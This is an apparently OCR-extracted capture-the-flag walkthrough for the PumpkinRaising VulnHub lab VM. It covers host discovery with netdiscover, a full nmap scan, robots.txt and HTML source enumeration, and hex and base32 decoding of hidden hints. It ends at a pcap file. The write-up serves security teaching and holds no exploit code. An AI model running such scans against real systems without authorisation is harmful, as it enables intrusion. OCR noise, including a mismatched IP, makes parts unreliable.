
Pumpkin Raising

Mission-Pumpkin v1.0 is a beginner level CTF series, created by keeping beginners in mind. This CTF series is for people who have basic knowledge of hacking tools and techniques but struggling to apply known tools. I believe that machines in this series will encourage beginners to learn the concepts by solving problems. PumpkinRaising is Level 2 of series of 3 machines under Mission-Pumpkin v1.0. The Level 1 ends by accessing PumpkinGarden_Key file, this level is all about identifying 4 pumpkin seeds (4 Flags - Seed ID's) and gain access to root and capture final Flag.txt file.
The credit of this VM goes to jayanth
You can download the VM from here :https://www.vulnhub.com/entry/mission-pumpkin-v10-pumpkinraising,324/


Information Gathering

Let's start off with scanning the network to find our targets IP.
sudo netdiscover -i vboxnet0



```
 Currently scanning: 172.26.10.0/16   |   Screen View: Unique Hosts

 2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 102
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.100  08:00:27:a5:1b:f7      1      42  PCS Systemtechnik GmbH
 192.168.56.106  08:00:27:da:0b:c6      1      60  PCS Systemtechnik GmbH
```

so the IP of the target is 192.168.56.106
Now let's perform nmap scan now to find open ports, services, version
nmap - A -p- 192.168.56.106




```
Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
┌─[baz@parrot]─[~]
└──╼ $sudo nmap -A -p- 192.168.56.106
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-23 09:59 IST
Nmap scan report for 192.168.56.106
Host is up (0.00044s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 1a:de:2a:25:2c:cc:51:4b:7a:a0:e0:73:23:b9:3a:64 (DSA)
|   2048 f4:67:d3:d3:e5:24:c0:fc:c4:60:07:1c:1a:34:e9:54 (RSA)
|   256 10:ce:a1:ee:54:27:03:2d:a0:b1:dc:75:80:f2:db:8b (ECDSA)
|_  256 6c:9d:b1:8d:ab:1f:3a:7c:e9:ad:bd:db:d8:81:d7:87 (ED25519)
80/tcp open  http    Apache httpd
| http-robots.txt: 23 disallowed entries (15 shown)
| /includes/ /scripts/ /js/ /secrets/ /css/ /themes/
| /CHANGELOG.txt /underconstruction.html /info.php /hidden/note.txt
| /INSTALL.mysql.txt /seeds/seed.txt.gpg /js/hidden.js /comment/reply/
|_/filter/tips/
|_http-server-header: Apache
|_http-title: Mission-Pumpkin
MAC Address: 08:00:27:DA:0B:C6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
Tue Jun 23, 10:01 AM
Menu
http://192.168.56.106/...
[qBittorrent v4.1.7]
[PumpkinRaising [Runni...
Parrot Terminal
[/bin/bash]

As we can see the NMAP output shows two open ports:
22 (ssh), 80 (http)
we got some more hints of directories opened
moreover it gave some hint for /robot.txt file that disallows 23 entities.

Enumeration

So first we navigate to a web browser and explore the VM IP and welcome by following web page. Read the following message:
“To raise Pumpkins, we need to collect seeds in the first step. Remember Jack? He is the only expert we have in raising healthy Pumpkins. It’s time to get in search of pumpkin seeds”
From this message, we can assume for “Jack” which could be a username.



PumpkinRaising

Gearedup for the Pumpkin Festival?


As we have very lil' time for the Pumpkin Festival, we need to raise pumpkins at the earliest!

To raise Pumpkins, we need to collect seeds at the first step.
Remember Jack? He is the only expert we have in raising healthy Pumpkins.

It's time to get in search of Pumpkin Seeds.


SEED - WATER - SUNLIGHT

when I checked the source code of the homepage and here, I found a link for pumpkin.html



```
<p>To raise Pumpkins, we need to collect seeds at the first step.</p>
<p>Remember Jack? He is the only expert we have in raising healthy Pumpkins.</p></br>
<h3>It's time to get in search of <a href="pumpkin.html">Pumpkin Seeds</a>.</h3>
</div>
      <div class="demo">
        <figure class="imghvr-push-right"><img src="images/img2.jpg" alt="example-image">
          <figcaption>
            <h3>Big Max Pumpkin</h3>
              <p>A Pumpkin Festival is never complete without a</p>
              <p>Jack-o'-lantern! Let's raise bigger pumpkins.</p>
          </figure>
         </div>
    <div class="demo">
          <figure class="imghvr-push-up"><img src="images/img3.jpg" alt="example-image">
            <figcaption>
              <h3>Jack-Be-little Pumpkin</h3>
              <p>Love to have a Pie? let's raise these pumpkins to have</p>
              <p>mouth-watering pies</p>
          </figure>
        </div>
    <div class="demo">
          <figure class="imghvr-push-down"><img src="images/img4.jpg" alt="example-image">
            <figcaption>
              <h3>Acorn Pumpkin</h3>
              <p>Pumpkins are nutritious and so is its soup. Let's get healthier raising these Pumpkins.</p>
          </figure>
        </div>
        <!-- VGhpcyBpcyB[illegible] -->
    <div class="demo">
          <figure class="imghvr-push-left"><img src="images/img1.jpg" alt="example-image">
            <figcaption>
              <h3>Lil' Pump-Ke-Mon</h3>
              <p>A Pumpkin Festival can never go alone without decoration. Let's raise these to make it look Awful.</p>
          </figure>
        </div>
        </br></br>
         <h3>SEED&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;-&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;WATER&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;-&nbsp;&nbsp;&
</body>
</html>
```


On exploring source code of http://192.168.0.11/pumpkin.html, I found a hex encoded string.



```
<!--

59 61 79 21 20 41 70 70 72 65 63 69 61 74 65 20 79 6f 75 72 20 70 61 74 69 65 6e 63 65 20 3a 29 0a 41 6c 6c 20 74 68 69 6e 67 73 20 61 72 65 20 64 69 66 66 69 63 75 6c 74 20 62 65

-->
```

\


we decoded the string using cyberchef
Here I found the first seed: 96454 from inside the cyberchef as shown in the below image.



```
59 61 79 21 20 41 70 70 72 65 63 69 61 74 65 20 79 6f 75 72 20 70 61 74 69 65 6e
63 65 20 3a 29 0a 41 6c 6c 20 74 68 69 6e 67 73 20 61 72 65 20 64 69 66 66 69 63
75 6c 74 20 62 65 66 6f 72 65 20 74 68 65 79 20 62 65 63 6f 6d 65 20 65 61 73 79
2e 0a 41 63 6f 72 6e 20 50 75 6d 70 6b 69 6e 20 53 65 65 64 73 20 49 44 3a 20 39
36 34 35 34 0a 0a 44 6f 2c 20 72 65 6d 65 6d 62 65 72 20 74 6f 20 69 6e 66 6f 72
6d 20 4a 61 63 6b 20 74 6f 20 70 6c 61 6e 74 20 61 6c 6c 20 34 20 73 65 65 64 73
20 69 6e 20 74 68 65 20 73 61 6d 65 20 6f 72 64 65 72 2e
```

```
Yay! Appreciate your patience :)
All things are difficult before they become easy.
Acorn Pumpkin Seeds ID: 96454

Do, remember to inform Jack to plant all 4 seeds in the same order.
```

so it gave us our first seed and said it contains 4 more
On exploring some more time in source code of http://192.168.56.106/pumpkin.html, I found a base32 encoded string
after decoding it said /scripts/spy.pcap. To identify what is inside the spy.pcap file, I simply downloaded the file in our local machine and used Wireshark to read the network packet.



